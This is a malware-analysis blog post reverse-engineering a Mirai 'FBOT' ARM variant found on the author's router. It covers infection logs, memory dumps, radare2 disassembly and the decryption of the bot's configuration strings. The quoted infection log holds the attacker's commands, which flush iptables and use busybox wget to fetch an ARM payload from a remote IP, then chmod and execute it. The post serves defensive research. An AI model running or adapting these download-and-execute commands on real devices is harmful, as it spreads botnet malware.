

MMD-0065-2020 - Linux/Mirai-Fbot's new encryption explained

 blog.malwaremustdie.org/2020/01/mmd-0065-2020-linuxmirai-fbot.html

Prologue

[For the most recent information of this threat please follow this ==> [link](#)]

I setup a local brand new ARM base router I bought online around this new year 2020 to replace my old pots, and yesterday, it was soon pwned by malware and I had to reset it to the factory mode to make it work again (never happened before). When the "incident" occurred, the affected router wasn't dead but it was close to a freeze state, allowing me to operate enough to collect artifacts, and when rebooted that poor little box just won't start again. So for some reason the infection somehow ruined the router system.

As the summary for this case, in the router I found an infection trace of Mirai Linux malware variant called "FBOT", an ARM v5 binary variant, and it is just another modified version of original Mirai malware (after a long list of other variants beforehand). The infection came from a malware spreader/scanner attack from "another" infected internet of things explained later on.

There is an interesting new encryption logic on its configuration section in the binary, alongside with the usage of "legendary" Mirai table's encryption, so hopefully this write-ups will be useful for others to dissect the threat. This may not be an easy reading one you and is a rather technical post, but if you are in forensics or reverse engineering on embedded platforms i.e. IoT or ICS security, you may like it, or, please bear with it. To make the post small and neat I won't go to further detail on router matter itself, and just go straight to the malicious binary that caused the problem, Mirai, is also a malware with a well-known functionality by now. It would be helpful if you know how it works beforehand. So I'll focus to the new decryption part of the artifact.


I changed my analysis platform since SECCON 2019, I use "Tsurugi Linux SECCON edition", a special built version by Giovanni, with hardened/tested by me, supported by the "Trufae" for radare2's r2ghidra & r2dec pre-installing process during the SECCON 2019 time. It's a Linux distribution for binary & forensics analysis, Tsurugi is enriched with pre-compiled r2 with many architecture decompilers (i.e.: r2ghidra, r2dec and pdc), along with ton of useful open source binary analysis, DFIR tools with the OSINT/investigator's mode switch. This OS should suffice the analysis purpose. A new feature of r2ghidra (also r2dec) are used a lot. (The thank's list is in the Epilogue part).

The tool's version info:

```

:> !r2 -v
radare2 4.1.0-git 24455 @ linux-x86-64 git.4.0.0-235-g982be50
commit: 982be504999364c966d339c4c29f20da80128e14 build: 2019-12-17__10:29:05
:> !uname -a
Linux tsurugisecon 5.4.2-050402-tsurugi #1 SMP Tue Dec 10 21:18:57 CET 2019 x86_64
x86_64 x86_64 GNU/Linux
:>

```



(click the image to check details..)
Okay, let's write this, here we go..

The infection

After successfully getting logs and cleaning them up, below is the timeline (in JST) that contains the infection detail:

```

1 | 20200114|08:08:41 | * login with ****:****!
2 | 20200114 |08:08:41 | * remote IP: 93.157.152.247!
3 | 20200114 |08:08:41 | shell!
4 | 20200114 |08:08:41 | sh!
5 | 20200114 |08:08:41 | enable!
6 | 20200114 |08:08:41 | system!
7 | 20200114 |08:08:41 | ping ; sh!
8 | 20200114 |08:08:41 | iptables -F!
9 | 20200114 |08:08:41 | /bin/busybox SATOR1!
10 | 20200114 |08:08:41 | >/tmp/t && cd /tmp/ && >retrieve: >.t!
11 | 20200114 |08:08:41 | >/var/t && cd /var/ && >retrieve: >.t!
12 | 20200114 |08:08:41 | >/dev/t && cd /dev/ && >retrieve: >.t!
13 | 20200114 |08:08:41 | >/mnt/t && cd /mnt/ && >retrieve: >.t!
14 | 20200114 |08:08:41 | >/var/run/t && cd /var/run/ && >retrieve: >.t!
15 | 20200114 |08:08:41 | >/var/tmp/t && cd /var/tmp/ && >retrieve: >.t!
16 | 20200114 |08:08:41 | >/t && cd / && >retrieve: >.t!
17 | 20200114 |08:08:41 | >/dev/netlink/t && cd /dev/netlink/ && >retrieve: >.t!
18 | 20200114 |08:08:41 | >/dev/shm/t && cd /dev/shm/ && >retrieve: >.t!
19 | 20200114 |08:08:41 | >/bin/t && cd /bin/ && >retrieve: >.t!
20 | 20200114 |08:08:41 | >/etc/t && cd /etc/ && >retrieve: >.t!
21 | 20200114 |08:08:41 | >/boot/t && cd /boot/ && >retrieve: >.t!
22 | 20200114 |08:08:41 | >/usr/t && cd /usr/ && >retrieve: >.t!
23 | 20200114 |08:08:41 | >/sys/t && cd /sys/ && >retrieve: >.t!
24 | 20200114 |08:08:41 | /bin/busybox SATOR1!
25 | 20200114 |08:08:42 | /bin/busybox wget http://5.206.227.65/fbot.arn5 -O -> .t: /bin/busybox chmod 777 .t: ./t wget: >.t!
26 | 20200114 |08:08:42 | /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox
   && >.t && /bin/busybox chmod 777 .t!
27 | 20200114 |08:08:42 | /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox
   && >.t && /bin/busybox chmod 777 .t!
28 | 20200114 |08:08:42 | /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox
   && >.t && /bin/busybox chmod 777 .t!
29 | 20200114 |08:08:42 | /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox
   && >.t && /bin/busybox chmod 777 .t!
30 | 20200114 |08:08:42 | /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox
   && >.t && /bin/busybox chmod 777 .t!
31 | 20200114 |08:08:42 | /bin/busybox wget http://5.206.227.65/fbot.arn5 -O -> .t: /bin/busybox chmod 777 .t: ./t wget: >.t!

```

We can see one IP address **93(.)157(.)152(.)247** was gaining a user's login access, after checking of infection condition and following by confirming previous infection binary instance, it downloaded and executed the ".t" payload that was fetched from other IP

5(.)206(.)227(.)65 afterwards. Other interesting highlights from this infection are: It flushes all the rules in the "filter" table of **iptables**; Scanning (previous) infections; The usage of SATORI keyword during checking (which is actually not the original one since the original author has been arrested) and the downloading tool used is either the **ftftp** or **wget**.

```
fbot-arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
3ea740687eee84832ecbdb202e8ed743 fbot-arm
```

The compromised IoT that was infecting my device is this kind --> [\[link\]](#) a made-in-China(PRC) "GPON OLT" device. It is important to know that they are vulnerable to this Mirai variant's infection.

During firstly detected, FBOT was running as per Mirai suppose to work, and from the COMM serial connection (telnet & SSH wasn't accessible due to high load average) we can see it runs like below *list of file* result:

```
(snapshot - 1)
yakxcsrmy 2801 root cwd DIR 8,1 4096 2 /
yakxcsrmy 2801 root rtd DIR 8,1 4096 2 /
yakxcsrmy 2801 root txt REG 8,1 34224 397381 /tmp/.t (deleted)
yakxcsrmy 2801 root 3u IPv4 6275 0t0 TCP 127.0.0.1:3132 (LISTEN)

(snapshot - 2)
yakxcsrmy 2801 root cwd DIR 8,1 4096 2 /
yakxcsrmy 2801 root rtd DIR 8,1 4096 2 /
yakxcsrmy 2801 root txt REG 8,1 34224 397381 /tmp/.t (deleted)
yakxcsrmy 2801 root 0u IPv4 6280 0t0 TCP 10.0.2.15:34554->5.206.227.65:61002 (SYN_SENT)
yakxcsrmy 2801 root 3u IPv4 6275 0t0 TCP 127.0.0.1:3132 (LISTEN)
```

The IP **5(.)206(.)227(.)65** is also functioned as this FBOT C2 server that looks "out of service" during the above snapshot was taken.

So the binary that was executed was somehow deleted the itself. I can not recover it. An interesting randomized process name is running on a memory area that is showing a successful infection. So, being careful not to shutting down the load average 10 something small system I dumped the binary from memory as per I explained in the R2CON2018 [\[link\]](#) and 2019.HACK.LU [\[link\]](#) presentations I did, then, I saved and renamed the binary into "fbot-arm" for the further analysis purpose.

The memory maps is a good guidance for this matter, the rest of memory and user space are clean, note: you have to be very careful to not freezing the kernel or stopping the malware during the process. I was lucky to install tools needed for hot forensics before the infection

occurred.

```
00400000-00408000 r-xp 00000000 08:01 397381 /tmp/.t (deleted)
00508000-00509000 rw-p 00008000 08:01 397381 /tmp/.t (deleted)
005ed000-005ee000 rw-p 00000000 00:00 0 [heap]
7ffe72fdc000-7ffe72ffd000 rw-p 00000000 00:00 0 [stack]
7ffe72fff000-7ffe73000000 r-xp 00000000 00:00 0 [vdso]
fffffffff600000-fffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

The binary analysis

The dumped ARM binary can be seen in radare2 like this detail, which it looks a plain stripped ARM may came up as result from cross compilation.

```
>> i
fd      3
file    fbot-arm
size    0x8480
humansz 33,1K
mode    r-x
format  elf
iorw    false
blksize 0x0
block   0xb4
type    EXEC (Executable file)
arch    arm
baddr   0x8000
binsz   33456
bintype elf
bits    32
canary  false
class   ELF32
crypto  false
endian  little
havecode true
laddr   0x0
lang    c

linenum false
lsyms   false
machine ARM
maxopsz 4
minopsz 4
nx      false
os      linux
pcalign 4
pic     false
relocs  false
rpath   NONE
sanitiz false
static  true
stripped true
subsys  linux
va      true

=> !r2 -v
radare2 4.1.0-git 24455 @ linux-x86-64 git.4.0.0-235-g982be50
commit: 982be504999364c966d339c4c29f20da80128e14 build: 2019-12-17__10:29:05
=> █
```

The binary headers, entry points and sections don't show any strange things going on too, I think we can deal with the binary contents right away..

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 61 00 00 00 00 00 00 00
  Class:   ELF32
  Data:    2's complement, little endian
  Version: 1 (current)
  OS/ABI:  ARM
  ABI Version: 0
  Type:    EXEC (Executable file)
  Machine: ARM
  Version: 0x1
  Entry point address: 0x8190
  Start of program headers: 52 (bytes into file)
  Start of section headers: 33520 (bytes into file)
  Flags:   0x2, GNU EABI, <unknown>
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 3
  Size of section headers: 40 (bytes)
  Number of section headers: 10
  Section header string table index: 9

Program Headers:
  Type           Offset  VirtAddr  PhysAddr  FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00008000 0x00008000 0x07d58 0x07d58 R E 0x8000
  LOAD           0x008000 0x00010000 0x00010000 0x002b0 0x00564 RW 0x8000
  GNU_STACK     0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
```

The new encryption and the decryption

When seeing Fbot binary's strings, I found it very interesting to see that there's a "Satori botnet's signature", that was used for scanning vulnerable telnet by Satori botnets, that string is also written hard-coded in this FBOT binary:

```
[0x00008190]>
[0x00008190]> i~arm
file      fbot-arm
arch      arm
[0x00008190]> px @ 0xf6e4-0x40
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x0000f6a4 554e 4348 4543 4b45 4400 0000 7368 656c UNCHECKED...shel
0x0000f6b4 6c0d 0a00 7368 0d0a 0000 0000 656e 6162 l...sh.....enab
0x0000f6c4 6c65 0d0a 0000 0000 7379 7374 656d 0d0a le.....system..
0x0000f6d4 0000 0000 7069 6e67 3b73 680d 0a00 0000      ping:sh
0x0000f6e4 2f62 696e 2f62 7573 7962 6f78 2053 4154 /bin/busybox SAT
0x0000f6f4 4f52 490d 0a00 0000 4348 4543 4b45 4400 ORI.....CHECKED.
0x0000f704 6170 706c 6574 206e 6f74 2066 6f75 6e64 applet not found
0x0000f714 00ff fa1f 0050 0018 ffb0 ffb1 1f00 0000 .....P.....
0x0000f724 0000 0000 0300 0000 0100 0000 0300 0000 .....
0x0000f734 0100 0000 0000 0000 0700 0000 0f00 0000 .....
0x0000f744 1f00 0000 3f00 0000 2f64 6576 2f6e 756c ...?.../dev/nul
0x0000f754 6c00 0000 0000 0000 0000 0000 0000 0000 l.....
0x0000f764 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0000f774 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

The same string is also detected during the infection log too. this coincidence(?) is really a "Deja Vu" to logs seen in the Mirai Satori infection era within 2017-2018. But let's focus to the encryption strings instead.

There are two groups of encrypted configuration data (Mirai usually uses encrypted configuration data before being self-decrypted during the related execution process), but one of group of data looks like encrypted in a new different logic.

The first group of the data (the orange colored one) is in a form of encryption pattern that is not commonly found in Mirai binaries before, which is the point of this post actually. And the blue-colored one is the data configuration that have been encrypted in pattern that is being used in **table.c:table_init()** of bot client, to then unlocking them for the further usage in malicious process like telnet scanning (**scanner_init**), or the other functions in Mirai

operation. The blue color part's encryption method is a known one, we can later see its decrypted values too.

```
[0x00008190]>
[0x00008190]> |zzq
0xa535 16 7 ¥t7才餹飯掛J・
0xa998 7 6 ¥b¥b¥b¥b¥b¥b
0xc981 36 17 ¥b¥i・。。。。お。¥b¥i・。。。。
0xd2fc 5 4 ¥f0b
0xf22a 5 4 @ #!
0xf34c 6 5 !!C ~
0xf454 15 14 @vrwq@xma@msm
0xf464 7 6 @vrwq@
0xf46c 6 5 @utvx
0xf474 5 4 @msm
0xf47c 6 5 @qwuu
0xf484 5 4 @qzo
0xf48c 9 8 @ktr@iuv
0xf498 5 4 @ktr
0xf4a0 6 5 vhppt
0xf4a8 6 5 owdex
0xf4b0 16 15 cmnmvr0aymnhvde
0xf4c0 6 5 xntkm
0xf4c8 7 6 atrimo
0xf4d0 7 6 mmaei
0xf4d8 12 11 zwnamsmqfhd
0xf4e4 9 8 imndniwd
0xf4f0 7 6 KZUDXF
0xf4f8 15 14 KOUT~@qod$qeh@
0xf508 14 13 @vrwq@dm@iqv
0xf518 15 14 ¥FT~@~¥TTK@8=7
0xf528 15 14 gq$ciivo^8=7=7
0xf538 43 42 Mm~icm^qchqym^tdo^icm^umwd^itxib^mdwgec
0xf568 14 13 /proc/net/tcp
0xf578 7 6 /proc/
0xf588 9 8 watchdog
0xf594 23 22 9xssprnvgc8aj5pi7m28p#r#n
0xf5ac 5 4 /dev
0xf5b4 5 4 arm5
0xf5bc 38 37 abodefghijklmnopqrstuvwxyz0123456789
0xf5e4 5 4 rtbu
0xf5ec 5 4 wftt
0xf5f4 5 4 h`ni
0xf5fc 8 7 tbuifjb
0xf604 6 5 qucqt
0xf60c 7 6 ddhris
0xf614 6 5 bisbu
0xf61c 8 7 fttphuc
0xf624 6 5 rt`eh
0xf62c 10 9 rksn*dfkk
0xf638 5 4 obkw
0xf640 32 7 #9yZ#G
0xf660 12 11 bunandfsnhi
0xf66c 7 6 iqfkc
0xf674 6 5 fnkbc
0xf67c 9 8 idhuubds
0xf688 6 5 binbc
0xf690 5 4 uuhu
0xf698 7 6 hhce`b
0xf6a4 10 9 UNCHECKED
0xf6b0 8 7 shell!#r#n
0xf6b8 5 4 sh#r#n
0xf6c0 9 8 enable#r#n
0xf6cc 9 8 system#r#n
0xf6d8 10 9 ping;sh#r#n
0xf6e4 22 21 /bin/busybox SATORI#r#n
0xf6fc 8 7 CHECKED
0xf704 17 16 applet not found
0xf71c 10 9 /dev/
```

The first configuration (encrypted) data will be firstly loaded by `table.c:add_entry()` variant function of Mlrai, but during the further process it is processed using a new different decryption. Summarizing this method in a simpler words: that different decryption is a shuffle of alphabetical character set, based on a XOR'ed key that permutes its position.

Let's access the `.rodata` section in address `0xf454` where the first group data-set is located. When you get there, after checking the caller reference, it will lead you to a function at `0x9848` that's using those crypted values, see below:

```
[addr_xrefs]> 0x000000000000f454 # (TAB/jk/q/?)_str_vrwq_xma_msm
0 [0] 0x0000f454 0x00009864 DATA xref (fcn.00009848) ;
1 [1] 0x0000f454 0x000099e0 UNKNOWN xref (fcn.00009848 + 408) ;

; DATA XREF from fcn.00009848 @ 0x9864
; UNKNOWN XREF from fcn.00009848 @ +0x198
;-- "@vrwq@xma@msm":
... 0x0000f454 .string "vrwq_xma_msm" ; len=14 ; [04] --- section size 2308 named .rodata
0x0000f462  unaligned
0x0000f463  unaligned
; DATA XREF from fcn.00009848 @ 0x9874
; UNKNOWN XREF from fcn.00009848 @ +0x19c
;-- "@vrwq@":
0x0000f464 .string "vrwq" ; len=6

0x00009864 ldr r0, [str_vrwq_xma_msm] ; [0xf454:4]=0x77727640 ; "@vrwq@xma@msm"
0x00009868 mov r1, 0xe
0x0000986c mov r2, 1
0x00009870 bl fcn.00009780 ; [1] ; fcn.0000975c+0x24
0x00009874 ldr r0, [str_vrwq] ; [0xf464:4]=0x77727640 ; "@vrwq@"
0x00009878 mov r1, 6
0x0000987c mov r2, 2
0x00009880 bl fcn.00009780 ; [1] ; fcn.0000975c+0x24
0x00009884 ldr r0, [str_utvx] ; [0xf46c:4]=0x76747540 ; "@utvx"
0x00009888 mov r1, 5
0x0000988c mov r2, 3
0x00009890 bl fcn.00009780 ; [1] ; fcn.0000975c+0x24
```

If you go to the top of the function and see (address 0x984c and 0x9858) how two string-sets are loaded from addresses 0x10020 and 0x10062 to be passed into a function in 0x975C with their length of 0x42 as secondary argument.

```
[0x00009848 [xAdvc]0 0% 260 fbot-arm]> pd $r @ fcn.00009848
: CALL XREF from main @ 0xa260
/ 400: fcn.00009848 ();
0x00009848 04e02de5 str lr, [sp, -4]!
0x0000984c 84019fe5 ldr r0, [0x000099d8] ; [0x99d8+4]=0x10020
0x00009850 4210a0e3 mov r1, 0x42 ; 'B'
0x00009854 c0ffffeb bl fcn.0000975c ; [1]
0x00009858 7c019fe5 ldr r0, [0x000099dc] ; [0x99dc+4]=0x10062
0x0000985c 4210a0e3 mov r1, 0x42 ; 'B'
0x00009860 bdffffeb bl fcn.0000975c ; [1]
0x00009864 74019fe5 ldr r0, [str.vrwa_xmna_msm] ; [0xf454:4]=0x77727640 ; "@vrwa@xma@msm"
0x00009868 0e10a0e3 mov r1, 0xe
0x0000986c 0120a0e3 mov r2, 1
0x00009870 c2ffffeb bl fcn.00009780 ; [2] ; fcn.0000975c+0x24
0x00009874 68019fe5 ldr r0, [str.vrwa] ; [0xf464:4]=0x77727640 ; "@vrwa@"
0x00009878 0610a0e3 mov r1, 6
0x0000987c 0220a0e3 mov r2, 2
0x00009880 beffffeb bl fcn.00009780 ; [2] ; fcn.0000975c+0x24
0x00009884 5c019fe5 ldr r0, [str.utvx] ; [0xf46c:4]=0x76747540 ; "@utvx"
0x00009888 -1
```

The two set loaded string-sets are saved in the ARM binary in this location:

```
>> px @ 0x10020
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00010020 1415 0a1d 1f08 0e00 0117 1a03 0b09 1612 .....
0x00010030 1e10 0c0d 181b 0f11 1c13 2d3f 2836 3438 .....-?(648
0x00010040 3c3a 3135 2037 2c3d 2e2f 332b 2130 3e32 <:15 7,=,./3+!0>2
0x00010050 232a 3b29 6e61 6069 6b6c 6d68 6f6a 6419 #*;)na`iklmhojd.
0x00010060 077d 181b 1a1d 1c1f 1e11 1013 1215 1417 .}.....
0x00010070 1609 080b 0a0d 0c0f 0e01 0003 383b 3a3d .....8;:=
0x00010080 3c3f 3e31 3033 3235 3437 3629 282b 2a2d <?>10325476)(+*-
0x00010090 2c2f 2e21 2023 6968 6b6a 6d6c 6f6e 6160 ,./.! #ihkjm|ona`
0x000100a0 7776 7974 ffff ffff 0100 0000 04f7 0000 wvyt.....
0x000100b0 ac01 0100 0000 0000 0000 0000 0000 0000 .....
0x000100c0 0000 0000 0000 0000 0000 0000 0000 .....
0x000100d0 0000 0000 .....
>> #
```

There is a XOR key with value 0x59 applied to obfuscate the strings that was previously mentioned..

```
[0x0000975c]> pd 9
; CALL XREFS from fcn.00009848 @ 0x9854, 0x9860
/ 220: fcn.0000975c (int32_t arg1, int32_t arg2);
| bp: 0 (vars 0, args 0)
| sp: 0 (vars 0, args 0)
| rg: 2 (vars 0, args 2)
|
| 0x0000975c 0020a0e3 mov r2, 0
| =< 0x00009760 030000ea b 0x9774
| ; CODE XREF from fcn.0000975c @ 0x9778
| -> 0x00009764 0030d2e7 ldrb r3, [r2, r0]
| : 0x00009768 593023e2 eor r3, r3, 0x59
| : 0x0000976c 0030c2e7 strb r3, [r2, r0]
| : 0x00009770 012082e2 add r2, r2, 1
| : ; CODE XREF from fcn.0000975c @ 0x9760
| -> 0x00009774 010052e1 cmp r2, r1 ; arg2
| =< 0x00009778 f9ffffba blt 0x9764
| 0x0000977c 0ef0a0e1 mov pc, lr
[0x0000975c]>
[0x0000975c]>
[0x0000975c]> pdg
void fcn.0000975c(int32_t arg2, int32_t arg1)
{
    int32_t iVar1;

    iVar1 = 0;
    while (iVar1 < arg2) {
        *(uint8_t *)(iVar1 + arg1) = *(uint8_t *)(iVar1 + arg1) ^ 0x59;
        iVar1 = iVar1 + 1;
    }
    return;
}
[0x0000975c]> []
```


Back to the function in 0x9848, the rest of the encrypted configuration data (the rest of "orange" ones) is parsed into function in 0x9780.

```
void fcn.00009848(void)
{
    int32_t iVar1;
    undefined4 uVar2;
    undefined *puVar3;
    char *pcVar4;
    char *pcVar5;
    int32_t iVar6;

    0x00009854 fcn.0000975c(0x42, *(int32_t *)0x99d8);
    0x00009860 fcn.0000975c(0x42, *(int32_t *)0x99dc);
    0x00009870 fcn.00009780(*(int32_t *)0x99e0, 0xe);
    0x00009880 fcn.00009780(*(int32_t *)0x99e4, 6);
    0x00009888 fcn.00009780(*(int32_t *)0x99e8, 5);
    0x00009890 fcn.00009780(*(int32_t *)0x99ec, 4);
    0x000098a0 fcn.00009780(*(int32_t *)0x99f0, 5);
    0x000098b0 fcn.00009780(*(int32_t *)0x99f4, 4);
    0x000098c0 fcn.00009780(*(int32_t *)0x99f8, 8);
    0x000098d0 fcn.00009780(*(int32_t *)0x99fc, 4);
    0x000098e0 fcn.00009780(*(int32_t *)0x9a00, 5);
    0x000098f0 fcn.00009780(*(int32_t *)0x9a04, 5);
    0x00009900 fcn.00009780(*(int32_t *)0x9a08, 0xf);
    0x00009910 fcn.00009780(*(int32_t *)0x9a0c, 5);
    0x00009920 fcn.00009780(*(int32_t *)0x9a10, 6);
    0x00009930
}
```

Function 0x9780 seems to be a modification of a **table.c:add_entry()** function in the original Mirai code (or similar variants), the modified (or additional) part is a decoder logic of the parsed data. The parsed data will be translated against the character map formed after XOR'ed that is stored in the memory, to have its desired result.

I hope the below loop graph is good enough to explain how the decoder works statically (I have adjusted everything to fit into one image file).



I think it would be better for you to see this first modified encryption config data process in the way it is called from the Mirai's table_init() function reversed as per below:

```

__new_ENCRYPT_table_init()
{
  __dec_xor_59(__CHARSET_01, 66);
  __dec_xor_59(__CHARSET_02, 66);

  __add_entry("@vrwg@xma@sm", 14, 1);
  __add_entry("@vrwg@", 6, 2);
  __add_entry("@utvx", 5, 3);
  __add_entry("@sm", 4, 4);
  __add_entry("@qwuu", 5, 5);
  __add_entry("@qzo", 4, 6);
  __add_entry("@ktr@iuv", 8, 7);
  __add_entry("@ktr", 4, 8);
  __add_entry("vhppt", 5, 9);
  __add_entry("owdex", 5, 10);
  __add_entry("cmvmmr0eYmnhde", 15, 11);
  __add_entry("xntkm", 5, 12);
  __add_entry("atrimo", 6, 13);
  __add_entry("mmaei", 6, 14);
  __add_entry("zwnamsqfhd", 11, 15);
  __add_entry("imndmiwd", 8, 16);
  __add_entry("KZUDXF", 6, 17);
  __add_entry("KOUT^@qod$geh@", 14, 18);
  __add_entry("@vrwg@dm@iqv", 13, 19);
  __add_entry("NFT^@YTTK@8=7", 14, 20);
  __add_entry("gq$ciivo^8=7=7", 14, 21);
  __add_entry("Mnm^icm^qchqymd^tdo^icm^umnwd^itxib^mdwgac", 42, 22);
  return __add_entry("@ao", 3, 23);
}

```

This should be close enough to what adversary has coded.

Dynamically, the character mapping process used to translate the encrypted strings can also be simulated in radare2 during on-memory analysis (it will be in the **heap memory area** somewhere if you want to confirm it) as per below result:

```

0x00508060 0x44534c4d 0x59575146 0x5a434e58 0x4b4f5052 ML$DFQWYXNCZRPOK
0x00508070 0x54554947 0x48564241 0x66744a45 0x616d6f71 GIUTABVHEJtfqoma
0x00508080 0x6c686365 0x64756e79 0x726a7677 0x6b676978 echlynudwvjrxiGk
0x00508090 0x7062737a 0x30393837 0x31343532 0x403d3336 zsbp7890254163=@
0x005080a0 0x0000245e 0x00000000 0x00000000 0x00000000 ^$.
0x005080b0 0x00000000 0x00000000 0x00000000 0x00000000
0x005080c0 0x44434241 0x48474645 0x4c4b4a49 0x504f4e4d ABCDEFGHI JKLMNOP
0x005080d0 0x54535251 0x58575655 0x62615a59 0x66656463 QRSTUVWXYZabcdef
0x005080e0 0x6a696867 0x6e6d6c6b 0x7271706f 0x76757473 ghi jklmnopqrstuv
0x005080f0 0x7a797877 0x33323130 0x37363534 0x2f2e3938 wxyz0123456789./
0x00508100 0x00002d20 0x00000000 0x00000001 0x00000000 -

```

So, additionally, static or dynamic reversing can produce same result. I always prefer the static one since I don't have to run any malware code just to crack its configuration.

The encoder table, in text! (enjoy!)

```

// The decoder is at [0x00009780] , translated crypt into charmap below:
MLSDFQWYXNCZRPOKGIUTABVHEJtfqomaechlynudwvjrxiGkzsbp7890254163=@^$
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./ -

```

I announced it yesterday in twitter [link], below is the decryption result:

```

1  - offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF01234
2  0x0000f453 @vrwq@xmna@msm @vrwq@ @utvx @msm @qwuu @qzo @ktr@iuv @ktr vhppt
3  0x0000f4a7 owdex cmnvmr0aYmnhde xntkm atrimo rwnaei zwnamsqfhd imndmiwd KZUDXF KOU
4  0x0000f4fb @qod$geh@ @vrwq@dm@iqv WFT@YTK@8=7 gq$ciivo^8=7=7 Mrm^icm^qchqymd^tdo^icm
5  0x0000f54f umnwd^itxib^mdwgec @ao
6  ↓
7  // decoder is at [0x00009780] (see attached pics) : translated in table as below:
8  MLSDFQWYXNCZRPOKGIUTABVHEJtfqomaechlynudwvjrxiGkzsbp7890254163=@^$
9  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./ -
10 ↓
11 // result:
12 @vrwq@xmna@msm = /proc/self/exe
13 @vrwq@ = /proc/
14 @utvx = /maps
15 @qwuu = /comm
16 @qzo = /cwd
17 @ktr@iuv = /var/tmp
18 @ktr = /var
19 @ao = /fd
20 ↓
21 << vhppt owdex cmnvmr [0a] Ymnhde xntkm atrimo rwnaei zwnams qfhd imndmiwd KZUDXF -
22 << KOUT@qod$geh@ @vrwq@dm@iqv WFT@YTK@8=7 gq$ciivo^8=7=7
23 << Mrm^icm^qchqymd^tdo^icm^umnwd^itxib^mdwgec
24 ↓
25 >> pizza dongs helper [3f] Helping slave farted lolfgt wolffex cbin telneton PLSDIE .
26 >> POST /cdn-cgi /proc/net/tcp GET / HTTP/1.0 uc-httpd 1.0.0
27 >> Are the chicken and the melon tasty enough!
28 ↓
29 [0x0000f5e4 [Xadvc]3 0% 3024 /fbot-arm]> prx @ str.rtbu
30 - offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF01234
31 0x0000f5e4 rtbu...wftt...h`ni...tbuifjb qucqt...ddhris...bisbu...fttphuc.rt`eh...rksn*dfkk...
32 0x0000f638 obkw...#...$...9...y...Z...¥...G...EJD.bunandfsnhi.iqfknc...fnkbc...idhuubds...binb
33 0x0000f68c c...uuhu...hhce b...efc
34 // this one is encrypted, you can decrypt "as usual" :)
35 << rtbu.wftt.h`ni.tbuif [..] efc
36 >> ..user...pass...ogin...sername...vrdivs...ccount...enter...assword...
37 >> ..usybox...ulti-call...help.....BMC...erification...nvalid...ailed...ncorrect...enied...rrior...
38 >> ..oodbye...bad!
39 ==
40 Cracked by @unixfreaxjp @malwaremustdie!

```

